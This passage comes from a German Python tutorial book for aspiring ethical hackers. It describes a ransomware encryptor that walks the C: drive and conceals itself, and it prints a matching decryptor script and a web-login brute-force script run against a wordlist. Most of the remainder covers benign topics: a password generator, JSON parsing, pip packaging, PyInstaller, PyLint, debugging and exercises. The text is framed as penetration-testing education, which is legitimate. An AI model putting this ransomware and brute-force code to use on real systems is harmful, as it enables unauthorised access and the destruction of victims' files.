Weiter geht's mit der nächsten Funktion. Mit der encrypt_file-Funktion schreiben wir raus, welche Datei wir gerade verschlüsseln. Danach speichern wir uns den Dateinamen und hängen „.enc" drann. Jetzt lesen wir die Dateigröße aus (das dient uns nur zur Information) und geben diese aus. Im letzen Schritt wird nun die originale Datei aufgemacht und danach die neue Datei (verschlüsselte Datei). Nun holen wir uns den Inhalt der originalen Datei und schreiben ihn verschlüsselt in die verschlüsselte Datei. Du musst in diesem Konstrukt nicht wieder den Filepointer termineiren, da wir with open... genutzt haben, das heißt die Datei ist nur in diesem Scope offen und der Filepointer wird direkt danach terminiert.

Zum Schluss nutzen wir wieder mals die Mainloop und führen zuerst die select_all_files-Funktion aus (hierin wird ja die encryption-Funktion aufgerufen) und danach die set_wallpaper (damit der Angriff bis zum Schluss verschleiert bleibt).

Ransomware Decryptor

Da wir als Ethical Hacker nach einem Penetration Test auch wieder aufräumen wollen und auch müssen, haben wir natürlich auch immer ein Decryptor-Script bereit, dass den Prozess umkehrt und alle Dateien wieder entschlüsselt.

```
i import os
```

```
from simplecrypt import decrypt

files_to_encrypt = []
master_key = "ABCDEFG12345678"


def select_all_files():
    global files_to_encrypt
    global master_key

    for root, dirs, files in os.walk("C:\\"):
        for file in files:
            if file.endswith(".enc"):
                decrypt_file(master_key, os.path.join(root, file))
                os.remove(os.path.join(root,file))


def decrypt_file(key, in_filename):
    print("Decrypt {}".format(in_filename))

    out_filename = in_filename.split('.')[0] + "." + in_filename.split('.')[1]

    filesize = os.path.getsize(in_filename)

    print("Filesize {}".format(filesize))

    with open(in_filename, 'rb') as infile:
        with open(out_filename, 'wb') as outfile:
            plain_text = decrypt(key, infile.read())
            outfile.write(plain_text)


if __name__ == "__main__":
    select_all_files()
```

Ich glaube du solltest hier den Unterschied erkennen, da im großen und ganzen nur der Prozess umgekehrt wird und wir die decrypt-Funkion von simple-crypt nutzen anstelle der encrypt-Funktion.

Weblogin Bruteforcing

In diesem kurzen Script spielen wir das Szenario durch, wenn du dich automatisiert wo einloggen willst und eine Webresource im Hintergrund runterladen willst.

Hierfür verbinden wir uns auf einen fiktiven Webmail-Webserver, loggen uns ein und gehen Schritt für Schritt jedes Passwort der Passwortliste durch, bis wir eingeloggt sind (oder auch nicht^^) und dann schlussendlich den internen Link „webmail“ als Datei speichern können.

```
import requests
import os
from urllib.request import pathname2url
import webbrowser

username = "Hugo"
wordlist = "wordlist.txt"
url = "www.zielwebsite.doesnotexist"
internal_url = " www.zielwebsite.doesnotexist/webmail"

with requests.Session() as s:
   with open(wordlist, "r") as wl:
      for password in wl:
         web = open("web.html", "w+")
         p = s.post(url, data={
               'username': username,
               'password': password
               })

         r = s.get(internal_url)
         web.write(r.text)
         url =
'file:{}'.format(pathname2url(os.path.abspath('{}.html'.format(password))))

         webbrowser.open(url)
         web.close()
```

Hierfür sind die requests und urllib die beiden wichtigsten Libraries und auch klar meine Empfehlung für die Interaktion mit Webapplikationen. Durch das webbrowser Modul simulieren wir das öffnen der Website.

Wir legen einen Usernamen an, in unserem Fall der User „Hugo“. Diesen haben wir vorher im Penetration Test enummerieren können. Nun wollen wir unsere Passwortliste gegen diesen User und die Webapplikation testen. Dazu speichern wir die „wordlist.txt“ als Variable. Ich gehe davon aus, dass du eine Worlist namens „wordlist.txt“ im gleichen Verzeichnis angelegt hast. Jetzt benötigen wir die URL zum Login und danach die interne URL, die wir runterladen wollen.

Danach müssen wir nur mehr einen Request starten und erhalten damit eine Session. In dieser Session öffnen wir nun die Wordlist und gehen Passwort für Passwort durch und versuchen uns über den Webbrowser einzuloggen. In diesem Fall versuchen wir das über die Post Parameter des Requests (so möchte es die Applikation haben). Post-Parameter werden üblicherweise als JSON-Dateien angegeben, wie in unserem Beispiel. Wenn das gut gegangen ist, dann schreiben wir den Inhalt in eine lokale HTML-Datei und öffnen diese mit unserem Webbrowser Plugin. Zu guter letzt dürfen wir nicht vergessen, dass wir den die Web-Session mit .close() terminieren.

Passwortgenerator in Python erstellen

Passwortgenerator

In diesem Programm erschaffen wir uns einen kleinen Passwortgenerator, der uns helfen soll, dass wir einfach merkbare Passwörter mit mehr Sicherheit generieren können.

```
import random

symbols = ["!", "_", "*", "?", "="]


def leetspeak(phrase):
    if "a" in phrase:
        phrase = phrase.replace("a", "4")
```

```
    elif "A" in phrase:
        phrase = phrase.replace("A", "4")
    elif "e" in phrase:
        phrase = phrase.replace("e", "3")
    elif "E" in phrase:
        phrase = phrase.replace("E", "3")
    elif "i" in phrase:
        phrase = phrase.replace("i", "1")
    elif "I" in phrase:
        phrase = phrase.replace("I", "1")

    return phrase


def main():
    passphrase = input("Geben Sie einen Satz ein > \t")

    number1 = random.randint(0, 10)
    number2 = random.randint(0, 10)

    delimiter = random.choice(symbols)
    start = random.choice(symbols)
    end = random.choice(symbols)

    phrase = str(number1) + start + passphrase.replace(" ", delimiter) + end +
str(number2)
    print("Dein neues Passwort > {0}".format(leetspeak(phrase)))


if __name__ == "__main__":
    main()
```

Dazu brauchen wir zuerst die random Library. Danach definieren wir unsere Sonderzeichen als List.

Jetzt haben wir unsere kleine Funktion zum erzeugen der Leetspeak erstellt. Diese bekommt eine Phrase übergeben, ersetzt laut Leetspeak die einzelnen Zeichen und gibt uns die Phrase in Leetspeak zurück.

In der Main-Funktion holen wir uns nun vom Benutzer eine Phrase/einen Satz als Input. Danach erzeugen wir 2 Zufallszahlen, erzeugen einen zufälligen Delimiter (ein Trennzeichen) und ein Start- und End-Sonderzeichen. Nun bauen wir unsere neue Phrase zusammen und geben diese dem User aus.

JSON Parsing

JSON erhalten wir oft im Umgang mit APIs oder auch, wenn wir mit NOSQL-Datenbanken zutun haben. Daher ist es für uns nützlich, dass wir JSON Daten in Python bringen können und natürlich umgekehrt.

JSON in Python Parsen

In diesem kleinen Beispiel verarbeiten wir JSON-Daten, schreiben diese in ein Python Dictionay und geben dann das Alter aus.

```
import json

json_data =  '{ "name":"Daniel", "age":26, "company":"snapSEC"}'

python_data= json.loads(json_data)

print(python_data["age"])
```

Python in JSON Parsen

Im nächsten kleinen Beispiel erzeugen wir aus dem Python Dictionary, welches wir erstellt haben einen String in JSON-Format.

```
import json

python_dict = {
  "name": "Daniel",
  "age": 26,
  "company": "snapSEC"
}
```


```
json_data = json.dumps(python_dict)

print(json_data)
```

Für beide Scripts haben wir das modul JSON genutzt. Mit .loads() kannst du JSON-Strings laden, mit .dumps() kannst du JSON-Strings aus einem Python Dictionary erzeugen.

PIP-Packages selber erstellen

In diesem Kapitel schauen wir uns an, wie man seine eigenen Pakete schreibt, die man danach verteilen und importieren nach Lust und Laune kann. Wir schreiben sozusagen unsere eigene Bibliothek.

Hierfür benötigen wir die nachfolgende Struktur.



Nötige Dateien

In der Setup.py gibt man an, wie das Paket heißt, wer es erstellt hat etc. Sprich die Metadaten für das Paket werden hier festgelegt.

setup.py:

```
from distutils.core import setup

setup(name='myPacakge',
    version='1.0',
    description='Mein Python Package',
    author='Daniel Mrskos',
    author_email='daniel.mrskos@hotmail.com',
    url='https://www.danielmrskos.at',
```

```
    packages=['myPackage'],
)
```

Hierfür benötigt man nur von distutils.core die setup Funktion. Dieser Funktion übergibt man dann die Meta-Daten. Diese sollten selbsterklärend sein. Der letzte Punkt „packages“ muss genauso heißen, wie der Ordner, in der sich die __init__.py befindet, denn darin ist unser Paket gecoded.

__init__.py

```
#myPackage


def addieren(zahl1,zahl2):
    return zahl1 + zahl2


def subtrahieren(zahl1, zahl2):
    return zahl1 - zahl2


def multiplizieren(zahl1, zahl2):
    return zahl1 * zahl2


def dividieren(zahl1, zahl2):
    return zahl1 / zahl2
```

Wie du sehen kannst in der __init__.py haben wir ganz normalen Python-Code, der dir schon bekannt sein sollte ☺

Paket installieren

Möchtest du nun dieses Paket installieren, gibst du einfach „pip3 install myPackage“ ein. Hierfür musst du dich aber im richtigen Verzeichnis befinden, sprich wo der Ordner vom Paket ist.

```
HackBookPro13:PROG24_BONUS Daniel$ pip3 install myPackage
Collecting myPackage
  Downloading Mypackage-0.1.tar.gz
Collecting cmd2 (from myPackage)
  Downloading cmd2-0.7.0.tar.gz (371kB)
    100% |████████████████████████████████| 378kB 452kB/s
Requirement already satisfied: pyparsing>=2.0.1 in /Library/Frameworks/Python.framework/Versions/3.6/lib/python3.6/site-packages (from cmd2->myPackage)
Requirement already satisfied: six in /Library/Frameworks/Python.framework/Versions/3.6/lib/python3.6/site-packages (from cmd2->myPackage)
Installing collected packages: cmd2, myPackage
  Running setup.py install for cmd2 ... done
  Running setup.py install for myPackage ... done
Successfully installed cmd2-0.7.0 myPackage-0.1
HackBookPro13:PROG24_BONUS Daniel$
```

Paket testen

Nun kannst du dein Paket importieren und die Funktionen davon nutzen, wie du im nachfolgenden Code sehen kannst.


```
import myPackage

myPackage.addieren(1,2)
```

Eine Exe erstellen mit PyInstaller


Mit PyInstaller können wir Exe-Dateien für unsere Python-Programme erstellen. So haben wir eine Stand-Alone-Application, die wir mit einer Datei auf Windows ausführen können.

PyInstaller installieren

Zuerst klickt man unten auf das Terminal.



Nun kann mit dem nachfolgenden Kommando PyInstaller installieren.




Exe erstellen

Mit dem Kommando „pyinstaller --onefile func.py“ erstellt man nun aus dem Python Programm „func.py“ eine Exe-Datei.


```
daniels-imac:keylogger daniel$ pyinstaller --onefile func.py
297 INFO: PyInstaller: 3.3.1
297 INFO: Python: 3.6.4
307 INFO: Platform: Darwin-17.6.0-x86_64-i386-64bit
308 INFO: wrote /Users/daniel/PycharmProjects/keylogger/func.spec
310 INFO: UPX is not available.
312 INFO: Extending PYTHONPATH with paths
['/Users/daniel/PycharmProjects/keylogger',
 '/Users/daniel/PycharmProjects/keylogger']
312 INFO: checking Analysis
312 INFO: Building Analysis because out00-Analysis.toc is non existent
312 INFO: Initializing module dependency graph...
313 INFO: Initializing module graph hooks...
316 INFO: Analyzing base_library.zip ...
```

Ist das geschehen haben wir nun neue Ordner und unter „dist“ befindet sich die Exe.



Source Code Review mit PyLint

Für den Source Code Review nehmen wir PyLint und den originalen Code von: https://docs.pylint.org/en/1.6.0/tutorial.html



Nun installieren wir PyLint:

```
daniels-imac:keylogger daniel$ pip3 install pylint
```

Ist PyLint installiert, dann können wir mit dem Linting starten.

```
$ pylint func.py

No config file found, using default configuration

************* Module simplecaeser

C:  1, 0: Missing module docstring (missing-docstring)

W:  3, 0: Uses of a deprecated module 'string' (deprecated-module)

C:  5, 0: Invalid constant name "shift" (invalid-name)

C:  6, 0: Invalid constant name "choice" (invalid-name)

C:  7, 0: Invalid constant name "word" (invalid-name)

C:  8, 0: Invalid constant name "letters" (invalid-name)

C:  9, 0: Invalid constant name "encoded" (invalid-name)

C: 16,12: Operator not preceded by a space

        encoded=encoded + letters[x]

            ^ (no-space-before-operator)



Report

======
```

19 statements analysed.

Duplication

+-----------------------+------+---------+-----------+

| |now |previous |difference |

+=======================+======+=========+===========+

|nb duplicated lines |0 |0 |= |

+-----------------------+------+---------+-----------+

|percent duplicated lines |0.000 |0.000 |= |

+-----------------------+------+---------+-----------+

Raw metrics

```
+---------+------+-----+--------+----------+
|type     |number |%    |previous |difference |
+==========+=======+======+=========+==========+
|code     |21    |87.50 |21      |=         |
+---------+------+-----+--------+----------+
|docstring |0     |0.00  |0       |=         |
+---------+------+-----+--------+----------+
|comment   |1     |4.17  |1       |=         |
+---------+------+-----+--------+----------+
|empty    |2     |8.33  |2       |=         |
+---------+------+-----+--------+----------+
```

Statistics by type

```
+--------+------+----------+----------+-----------+--------+
```

```
|type     |number |old number |difference |%documented |%badname |
+=========+=======+===========+===========+============+=========+
|module   |1      |1          |=          |0.00        |0.00     |
+---------+-------+-----------+-----------+------------+---------+
|class    |0      |0          |=          |0.00        |0.00     |
+---------+-------+-----------+-----------+------------+---------+
|method   |0      |0          |=          |0.00        |0.00     |
+---------+-------+-----------+-----------+------------+---------+
|function |0      |0          |=          |0.00        |0.00     |
+---------+-------+-----------+-----------+------------+---------+



Messages by category

-------------------



+----------+------+--------+----------+
|type      |number |previous |difference |
```

```
+===========+=======+=========+===========+
|convention |7      |7        |=          |
+-----------+-------+---------+-----------+
|refactor   |0      |0        |=          |
+-----------+-------+---------+-----------+
|warning    |1      |1        |=          |
+-----------+-------+---------+-----------+
|error      |0      |0        |=          |
+-----------+-------+---------+-----------+
```

Messages

```
--------
```

```
+----------------------+-----------+
|message id            |occurrences |
+======================+============+
```

```
|invalid-name          |5        |
+----------------------+-----------+
|no-space-before-operator |1        |
+----------------------+-----------+
|missing-docstring     |1        |
+----------------------+-----------+
|deprecated-module     |1        |
+----------------------+-----------+




Global evaluation
-----------------
Your code has been rated at 5.79/10
```

Wie du nun sehen kannst werden dir sowohl Warnings, als auch Fehler genau angezeigt und zu guter Letzt erhältst du noch ein Rating, wie dein Code abgeschnitten hat.

Wie finde ich Fehler und bessere diese aus?

Mein Tipp zum Fehler suchen und finden ist ganz simpel, nach jeder Veränderung einer Variable gibst du diese mit der Funktion „print“ aus, damit du siehst, was in dieser Variable drinsteht.

Wenn du dir bei einer Funktion nicht sicher bist, was diese macht, oder ob du diese richtig nutzt, ist es immer gut in der offiziellen Dokumentation von Python nachzulesen.


Wenn du nicht genau weist, wie du das Problem löst oder wie du das Problem angehen sollst, dann schreibe dir jeden einzelnen Teilschritt auf einen Zettel nieder (ich benutze gerne ein Whiteboard dafür, so etwas kostet ca. 50€ und rettet vielen Programmierern das Leben). Hast du alle Teilschritte niedergeschrieben, versuche jeden einzelnen nach der Reihe zu testen, sobald ein Teilschritt nicht klappt, versuche nur diesen Teilschritt zu lösen.

Der Debugger von PyCharm

PyCharm bietet dir einen sogenannten „Debugger“. Mit einem Debugger kannst du den Programmcode zur Laufzeit auf Fehler überprüfen und Schritt für Schritt weiterspringen. Am besten siehst du dir hierfür diesen Link „“ direkt von JetBrains (Hersteller von PyCharms) an. Hiermit sollst du den Umgang mit den offiziellen Dokumentationen von der IDE lernen.

Breakpoint setzen

Ein Breakpint ist ein Zustand, bei dem das Programm in genau der Zeile, in der der Breakpoint gesetzt ist angehalten ist.




Debugger starten

Nun musst du den Debugger starten. Das geschieht rechts oben mit dem grünen Käfer-Zeichen.


Debug Info

Jetzt siehst du unten, wo normal der Output des Programms ist, die Debug Informationen. Hier findest du die einzelnen Funktionen und die Runtime.



Info über die Main Funktion

Wollen wir nun Informationen über die Main-Funktion herausbekommen, so klicken wir auf diese. Nun sehen wir die einzelnen Variablen und deren Inhalt.



Der Debugger ist klasse um Fehler zu finden und Schritt für Schritt durch ein Programm zu gehen.

Abschließende Worte

Wir sind nun am Ende dieses Buches, ich hoffe du hattest Spaß und konntest einiges lernen, dass dir auf dem Weg zum Programmierer hilft. Auf den nächsten Seiten findest du Übungsbeispiele die du machen solltest, wenn du den Prog24-Plan befolgst. Ebenso ist eine Abschluss-Challenge gleich danach aufgeführt und einige kleine Projektideen, die du umsetzen kannst ☺

Herzlichen Dank und liebe Grüße an alle Programmierer von euch!

Dipl.-Ing. Daniel Mrskos, BSc

Dipl.-Ing. Daniel Mrskos, BSc

Übungsbeispiele

Anfänger (5-15min pro Programm)

1. Programmiere ein Programm, das die Fläche eines Kreises laut Formel berechnet.
2. Programmiere ein Programm, das laut Pythagoras die Hypotenuse eines Dreiecks berechnet
3. Programmiere ein Programm, das aus einem Bruttowarenwert (120%) den Nettowarenwert (100%) berechnet.
4. Programmiere ein Programm, das eine Liste von Schülern gespeichert hat und diese nach der Reihe ausgibt. Es sollen folgende Werte gespeichert werden: „Vorname, Nachname, Katalognummer, Geburtsdatum, Klasse“. (Eine Datenbank ist dafür nicht notwendig!)
5. Programmiere ein Programm, das eine IP-Adresse pingt (darf über einen Systemcall oder neuen Prozess gestartet werden)
6. Programmiere ein Programm, das die eingegebene Zahl quadriert.
7. Programmiere ein Programm, das eine Einkaufsliste mit Preisen speichert. (z.B.: ‚Apfel’ : 1.20, ‚Birne’ : 0.99)
8. Programmiere ein Programm, das ein anderes Programm startet (z.B. Nr. 1).
9. Programmiere ein Programm, das Dezimalzahlen in römischer Darstellung ausgibt.
10. Programmiere ein Programm, das die Primfaktorzerlegung kann. (Google hilft)
11. Programmiere ein Programm, das russisches Roulette spielt (erzeugt eine Zufallszahl zwischen 1 und 6, die als Schuss (verloren) gilt, der Spieler kann eine Zahl zwischen 1 und 6 eingeben und erhält die Meldung, ob er gewonnen oder verloren hat.
12. Programmiere ein Programm, das Zeichenketten umdreht und dann ihre Anzahl von Zeichen ausgibt.
13. Programmiere ein Programm, das Dezimalzahlen in Binärzahlen umrechnet und diese dann nach Formel zusammenzählt (bitte nicht einfach die Zahlen zusammen zählen, schwerwiegender Fehler!)

Fortgeschritten (20-30 min. pro Programm)

1. Programmiere einen Konsolentaschenrechner, der das Addieren, Subtrahieren, Dividieren und Multiplizieren, sowie das Quadrieren und Modulo-Rechnen (%) beherrscht. Dieser soll 2 Zahlen und das Zeichen für die Rechenart einlesen, dann das Ergebnis daraus bilden und auf die Konsole ausgeben.
2. Programmiere ein Programm, das eine Nachricht erhält und diese zuerst mit Rot13 (Alphabet wird um 13 Stellen verschoben ⊠ A = M, B = N,...) verschlüsselt, danach in Zahlen mit 3 Stellen umwandelt (A = 100, B = 101, C = 102). Als nächstes soll das Programm, das Alphabet umgekehrt durchgehen, sprich A = Z, B = Y, C = X (hier sollst du aus einem A (100) ein Z (125) machen), danach wandelt das Programm alle Zahlen wieder in Buchstaben um (laut der Gleichung: A = 100, B = 101, C = 102). Zum Schluss gibt es die neue Nachricht aus.
3. Programmiere ein Programm, das alle „.docx"- und „.doc"-Dateien (MS Word) in einem Ordner sucht. Das Programm soll beim Aufruf den Ordner zum durchsuchen als Parameter übergeben bekommen.
4. Programmiere ein Programm, das alle Bilder eines Ordners in einen anderen Ordner kopiert und diese in folgendes Format bringt „Bild_0001.jpg" (natürlich sind jpgs, pngs, gifs und co. vom Datentyp gleichbleiben)." Du sollst also ein Programm schreiben, das einen Ordner erstellt und von einem gewünschten Ordner Bilder in den neuerstellten Ordner kopiert, diese aber zuvor umbenennt (nach dem Format „Bild_<ZAHL>.<DATEIENDUNG>". Diese Aufgabe scheint viel schwerer als es ist, ich habe dafür ca. 20 Zeilen Code benötigt (und dabei schön Programmiert).
5. Programmiere ein Spiel, das gegen den Spieler in mathematischen Berechnung (Grundrechnungen) antritt. So soll eine Rechnung (z.B „190/19+2 = ?") ausgegeben werden und der Computer berechnet das Ergebnis, wartet aber 5 Sekunden, schafft der Spieler zuvor das Ergebnis einzugeben, gewinnt der Spieler, schafft er es nicht, gibt der Computer das Ergebnis aus und erhält einen Punkt. Gespielt wird bis entweder Computer oder Spieler 3 Punkte erreicht haben.

Die 24-Std-Challenge

Schreibe ein Konsolen-Programm, welches Farbcodes von dem Standard RGB in hexadezimaler Schreibweise und dem Standard CMYK ausgibt.

Hier ein Beispiel:

Rot in RGB: (255,0,0) Rot in HEX: #FF0000 Rot in CMYK: (0,100,100,0)

Hier hast du einen Farb-Konvertierer zum Kontrollieren:
http://www.farbtabelle.at/farben-umrechnen/

Projektideen für nach dem 24-Stunden-Plan:

- Programmiere ein Snake Spiel in der Konsole (es gibt sehr viele Youtube-Tutorials und auf Google findest du sehr viel Hilfe dazu) Zeitaufwand ca. 3 Stunden
- Programmiere einen kleinen Chat in der Konsole mit einem Server und die Möglichkeit 5 Clients darüber laufen zu lassen. Zeitaufwand ca. 2 Stunden
- Programmiere ein Programm, das PI berechnet und in der Konsole ausgibt (hier eine Hilfestellung: „https://www.logisch-gedacht.de/pi-berechnen/“). Zeitaufwand ca. 2 Stunden
- Programmiere einen kleinen Online-Shop mit Flask → Zeitaufwand ca. 5 Std.

Wir hoffen, dass wir dir mit diesem Buch helfen konnten, dass du den ersten Schritt in Richtung Ethical Hacking gehen konntest und das Programmieren mit Python 3 nun beherrscht.

Wenn dir dieses Buch gefallen hat und du noch mehr zum Thema Ethical Hacking lernen willst, dann kannst du gerne einen Blick auf unsere snapSEC Academy werfen. Das ist

unsere Kurs- und Lernplatform von Ethical Hacker für Ethical Hacker.

LG

Daniel & Michael